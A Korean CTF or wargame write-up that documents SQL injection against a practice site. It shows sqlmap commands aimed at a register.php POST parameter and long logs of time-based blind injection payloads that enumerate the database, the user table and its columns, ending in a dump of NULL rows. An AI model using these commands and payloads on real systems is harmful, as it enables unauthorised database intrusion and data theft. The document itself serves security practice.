
-id라는 변수를 get으로 받는 것으로 추정되는 페이지 발견



colony-webnetwork--dieqj.run.goorm.io/colony3.php?id=1


colony-webnetwork--dieqj.run.goorm.io 내용:
축하합니다.

알고보니 get이 아니라 그냥 하이퍼링크로 값을 고정한 거였음




```
                 point:400      </h2>
        <p></p>
      ▶<center>…</center>
      ▼<center>
...         <a href="colony3.php?id=0">홀</a> == $0
            <a href="colony3.php?id=1">짝</a>
        </center>
      ▶<a href="show_me_the_money.php">…</a>
      </body>
    </html>
```

그래서 sqlmap을 post에 맞게 명령을 작성해서 공격함




```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-webnetwork--dieqj.run.goorm.io/register.php" --met
hod="post" --data="username=1&password=3" -p "username" -v 3 -D colony --tables
```




```
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>124,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>122,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))>121,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),6,1))!=121,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:15] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>96,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>48,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:16] [PAYLOAD] 1' AND (SELECT 8792 FROM (SELECT(SLEEP(1-(IF(ORD(MID((IFNUL
L(CAST(DATABASE() AS NCHAR),0x20)),7,1))>1,0,1)))))Yzoz) AND 'TMru'='TMru
[21:38:16] [INFO] retrieved: colony
[21:38:16] [DEBUG] performed 46 queries in 86.69 seconds
current database: 'colony'
[21:38:16] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/colony-webnetwork--dieqj.run.goorm.io'

[*] ending @ 21:38:16 /2021-08-12/
```

-잘 나오길래 위 명령문에 -tables,-columns만 추가해서

계속 알아냄




```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https://colony-webnetwork--dieqj.run.goorm.io/register.php" --method="post" --data="username=1&password=3" -p "username" -v 3 -D colony -T u
ser -dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.5#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:44:21 /2021-08-12/

[21:44:21] [DEBUG] cleaning up configuration parameters
[21:44:21] [DEBUG] setting the HTTP timeout
[21:44:21] [DEBUG] setting the HTTP User-Agent header
[21:44:21] [DEBUG] creating HTTP requests opener object
[21:44:21] [INFO] resuming back-end DBMS 'mysql'
[21:44:21] [DEBUG] resolving hostname 'colony-webnetwork--dieqj.run.goorm.io'
[21:44:21] [INFO] testing connection to the target URL
[21:44:21] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=1' AND (SELECT 5330 FROM (SELECT(SLEEP(5)))iNFX) AND 'WYJF'='WYJF&password=3
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
```



```
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),1,1))!=112,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:45:59] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>96,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:03] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>112,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:07] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>120,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:08] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>116,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:12] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>118,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))>119,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),2,1))!=119,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:16] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),3,1))>96,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:17] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),3,1))>48,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:17] [PAYLOAD] 1' AND (SELECT 4705 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 1,1),3,1))>1,0,2)))))QYhn) AND 'oSqz'='oSqz
[21:46:17] [INFO] retrieved: pw
[21:46:17] [DEBUG] performed 18 queries in 43.94 seconds
[21:46:17] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 2,1),1,1))>64,0,2)))))eUFx) AND 'DJfq'='DJfq
[21:46:21] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 2,1),1,1))>96,0,2)))))eUFx) AND 'DJfq'='DJfq
[21:46:26] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 2,1),1,1))>112,0,2)))))eUFx) AND 'DJfq'='DJfq
[21:46:26] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
HERE table_name=0x75736572 AND table_schema=0x636f6c6f6e79 LIMIT 2,1),1,1))>104,0,2)))))eUFx) AND 'DJfq'='DJfq
[21:46:30] [PAYLOAD] 1' AND (SELECT 8050 FROM (SELECT(SLEEP(2-(IF(ORD(MID((SELECT IFNULL(CAST(column_name AS NCHAR),0x20) FROM INFORMATION_SCHEMA.COLUMNS W
```

-전체 DB덤프는 실패함/DB하고 테이블명만 알아냄



```
[21:51:34] [DEBUG] got HTTP error code: 400 ('Bad Request')
[21:51:34] [DEBUG] column 'pw' of table 'colony.`user`' will not be dumped as it appears to be empty
[21:51:34] [DEBUG] analyzing table dump for possible password hashes
Database: colony
Table: user
[54 entries]
+------+------+------+-------+
| id   | op   | pw   | money |
+------+------+------+-------+
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
| NULL | NULL | NULL | NULL  |
```